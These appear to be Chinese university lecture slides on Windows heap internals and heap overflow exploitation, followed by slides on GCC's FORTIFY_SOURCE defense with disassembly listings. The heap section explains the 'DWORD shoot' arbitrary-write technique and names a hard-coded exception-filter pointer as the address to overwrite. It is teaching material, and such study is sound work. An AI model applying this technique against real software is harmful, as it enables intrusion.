


- 堆操作最终都转化为  
RtlAllocateHeap/RtlFreeHeap



# 3.堆的数据结构与管理

- 堆结构：堆表+堆块
  - 堆表
    - 位于堆区起始位置,用于索引堆区中所有堆块的重要信息
    - 分为两类：**快表与空表**
  - 堆块
    - 块首+块身



# 堆表

- 堆表有很多种，且随OS的不同而不同，Windows常见的有：
  - FreeList（空表）
  - Lookaside（快表）

# 两类重要堆表：空表

- 空表

- 有128项，每项标识指定大小的空闲块
- 空闲块大小=索引项（ID） \*8
- Free[0]标识大于等于1024 Byte的空闲块
- 双向链表




图 5.1.2 空闲双向链表（Freelist）

# 两类重要堆表：快表

- 快表
  - 128项
  - 采用单向链表
  - 链中的堆从不发生合并
  - 每项最多4个节点

# 两类重要堆表：快表





图 5.1.3 快速单向链表 (Lookaside)

# 堆块

- 块首
  - 头部8个字节,用来标识自身信息（如大小,空闲还是占有等）
- 块身
  - 数据存储区域, 紧跟块首


堆块(堆分配的基本单位)

块首:头部几个字节,用来标识自身信息,如大小,空闲还是占有等

块身:实际数据存储区


# 占用态vs空闲态 堆块结构

占用态:




空闲态:

占用态与空闲态堆块完全可能连接在一起!



# Windows堆结构


## 每个HEAP区的结构



- 对于一个进程来说可以有多个HEAP区，每一个HEAP的首地址以句柄hHeap来表示，这也是RtlAllocateHeap的第一个参数
- heap总体管理结构区存放着一些用于HEAP总体管理的结构，该结构与溢出无关
- 双指针区存放着一些成对出现的指针，用于定位分配内存以及释放内存的位置

# Windows堆结构

如果有堆溢出...




- `buf1 = (char*)HeapAlloc(hHeap, 0, 16);`
- `memcpy(buf1, mybuf, 32);`
- `buf2 = (char*)HeapAlloc(hHeap, 0, 16);`

# Windows堆结构：用户内存区 1

Ntdll.dll 中的 RtlAllocateHeap 来分配堆

第一次：Buf1=HeapAlloc(hHeap,0,16);




- 系统实际多申请8字节管理空间
- 两个指针将空闲块连接起来



# Windows堆结构：用户内存区 2

Ntdll.dll 中的 RtlAllocateHeap 来分配堆

第二次：Buf2=HeapAlloc(hHeap,0,16);




- Buf1后面是Buf2管理结构
- Buf2后面是空闲堆管理结构，然后是链表指针

申请Buf2,会发生什么？



# 堆块操作进一步示意图


双向链表的删除操作




其中，a, b, c, d,  
p1, p2 表示对应内  
存空间的值

$a = *p1, b = *(p1+1), c = *p2, d = *(p2+1)$

申请使用p1、p2 所在的空闲堆块，或者  
如果是使用内存链表，释放p1、p2指向的内存



# 堆块操作进一步示意图2



c = &a

b = &c

$*p2=p1$

$*(p1+1)=p2$

在堆分配和堆回收时利用的具体的实现指令

**MOV [ECX], EAX**

**MOV [EAX+4], ECX**


a = \*p1  
b = \*(p1+1)  
c = \*p2  
d = \*(p2+1)

p1 p2  
指链表里指的内容



- 只需要能够控制ECX EAX的值，就可以实现ShellCode

# 4.堆溢出与利用



- 分配完buf1之后向其中拷贝内容，拷贝的内容大小超过buf1的大小，即16字节，就会发生溢出，如果覆盖掉两个4字节的指针，而下一次分配buf2之前又没有把buf1释放掉的话，就会把一个4字节的内容写入一个地址当中
- 这个内容和地址都是能够控制的，这样就可以控制函数的流程转向shellcode。

漏洞界称之为what→where操作  
or Dword Shoot

# 堆溢出利用思路

- 利用 **MOV [ECX],EAX**  
**MOV [EAX+4], ECX**  
完成任意地址任意值的控制
- 利用**ESI+0x4c** 指向下一个空闲块头部结构



当有不能处理的异常发生时，系统调用  
**UnhandledExceptionFilter**函数，它  
其实就是**call [0x77EC044c]**，即执行  
**0x77EC044c**指向的异常处理程序。



可以把**where**赋成**0x77EC044c**, **what**  
覆盖成**ShellCode**的地址

# 总结

- 堆漏洞利用



下一节继续...



华中科技大学  
HUAZHONG UNIVERSITY OF SCIENCE AND TECHNOLOGY

网络空间安全学院



# FORTIFY\_SOURCE

网络空间安全学院 慕冬亮  
Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

## 2. FORTIFY\_SOURCE

FORTIFY\_SOURCE 为一些不安全的操作函数（如 strcpy, sprintf）提供安全变种来工作，同时编译需要开启优化O1以上

```
gcc -D_FORTIFY_SOURCE=1 -o test test.c -O1 // 较弱的检查
```

```
gcc -D_FORTIFY_SOURCE=2 -o test test.c -O1 // 较强的检查
```

级别	说明
0	关闭FORTIFY_SOURCE
1	仅仅只会在编译时进行检查 (特别像某些头文件 <string.h>)
2	程序运行时也会有检查 (如果检查到缓冲区溢出，就终止程序)

# FORTIFY\_SOURCE

这是在glibc 2.3.4中引入的功能，通过检测某些C库函数中的缓冲区溢出来提高程序的安全性。当设置了\_FORTIFY\_SOURCE，像strcpy这样的函数会被替换成加强版的函数，这些函数使用\_builtin\_object\_size函数来确定缓冲区的大小，并包含对缓冲区溢出的检查。

```
000000000000001189 <main>:  
1189: f3 0f 1e fa    endbr64  
118d: 55             push %rbp  
118e: 53             push %rbx  
118f: 48 83 ec 18    sub $0x18,%rsp  
1193: bb 28 00 00 00  mov $0x28,%ebx  
1198: 64 48 8b 03    mov %fs:(%rbx),%rax  
119c: 48 89 44 24 08  mov %rax,0x8(%rsp)  
11a1: 31 c0           xor %eax,%eax  
11a3: 48 8b 76 08    mov 0x8(%rsi),%rsi  
11a7: 48 8d 6c 24 03  lea 0x3(%rsp),%rbp  
11ac: ba 05 00 00 00  mov $0x5,%edx  
11b1: 48 89 ef       mov %rbp,%rdi  
11b4: e8 d7 fe ff ff callq 1090 <__strcpy_chk@plt>  
11b9: 48 89 ef       mov %rbp,%rdi  
11bc: e8 af fe ff ff callq 1070 <puts@plt>  
11c1: 48 8b 44 24 08  mov 0x8(%rsp),%rax  
11c6: 64 48 33 03    xor %fs:(%rbx),%rax  
11ca: 75 0c           jne 11d8 <main+0x4f>  
11cc: b8 00 00 00 00  mov $0x0,%eax  
11d1: 48 83 c4 18    add $0x18,%rsp  
11d5: 5b             pop %rbx  
11d6: 5d             pop %rbp  
11d7: c3             retq  
11d8: e8 a3 fe ff ff callq 1080 <__stack_chk_fail@plt>  
11dd: 0f 1f 00         nopl (%rax)
```

```
000000000000001189 <main>:  
1189: f3 0f 1e fa    endbr64  
118d: 55             push %rbp  
118e: 48 89 e5       mov %rsp,%rbp  
1191: 48 83 ec 20    sub $0x20,%rsp  
1195: 89 7d ec       mov %edi,-0x14(%rbp)  
1198: 48 89 75 e0    mov %rsi,-0x20(%rbp)  
119c: 64 48 8b 04 25 28 00  mov %fs:0x28,%rax  
11a3: 00 00           add $0x8,%rax  
11a5: 48 89 45 f8    mov %rax,-0x8(%rbp)  
11a9: 31 c0           xor %eax,%eax  
11ab: 48 8b 45 e0    mov -0x20(%rbp),%rax  
11af: 48 83 c0 08    add $0x8,%rax  
11b3: 48 8b 10       mov (%rax),%rdx  
11b6: 48 8d 45 f3    lea -0xd(%rbp),%rax  
11ba: 48 89 d6       mov %rdx,%rsi  
11bd: 48 89 c7       mov %rax,%rdi  
11c0: e8 ab fe ff ff callq 1070 <strcpy@plt>  
11c5: 48 8d 45 f3    lea -0xd(%rbp),%rax  
11c9: 48 89 c7       mov %rax,%rdi  
11cc: e8 af fe ff ff callq 1080 <puts@plt>  
11d1: b8 00 00 00 00  mov $0x0,%eax  
11d6: 48 8b 4d f8    mov -0x8(%rbp),%rcx  
11da: 64 48 33 0c 25 28 00  xor %fs:0x28,%rcx  
11e1: 00 00           add $0x8,%rcx  
11e3: 74 05           je 11ea <main+0x61>  
11e5: e8 a6 fe ff ff callq 1090 <__stack_chk_fail@plt>  
11ea: c9             leaveq  
11eb: c3             retq  
11ec: 0f 1f 40 00     nopl 0x0(%rax)
```

# FORTIFY\_SOURCE

```
__strcpy_chk : __dest, __src, __bos (__dest)
__builtin___strcpy_chk : __dest, __src, __bos (__dest)
```

- `__strcpy_chk` 和 `__builtin___strcpy_chk` 是强化版的字符串复制函数，它们被设计用于在编译时防止缓冲区溢出错误。这些函数的前两个参数继承自 `strcpy`，分别是目的字符串和源字符串。第三个参数是目的字符串的长度，这个长度是在编译时确定的。
- `__builtin___strcpy_chk` 是 GCC 内建的检查函数，它在运行时会检查源字符串是否会溢出目的缓冲区。如果溢出，程序将会调用 `__chk_fail` 并终止执行，从而防止潜在的溢出攻击。
- 在 `__strcpy_chk` 的实现中，如果指定的大小是 `-1`，GCC 会优化调用，直接调用 `strcpy`。如果源字符串的长度超出了目的缓冲区的大小，那么会调用 `__chk_fail` 来触发错误。

# FORTIFY\_SOURCE

当编译时定义 \_FORTIFY\_SOURCE=1 宏时， GCC 会发出警告：

```
#include <string.h>
int main()
{
    char string[5];
    strcpy(string, "hello world");
    return 0;
}
```

```
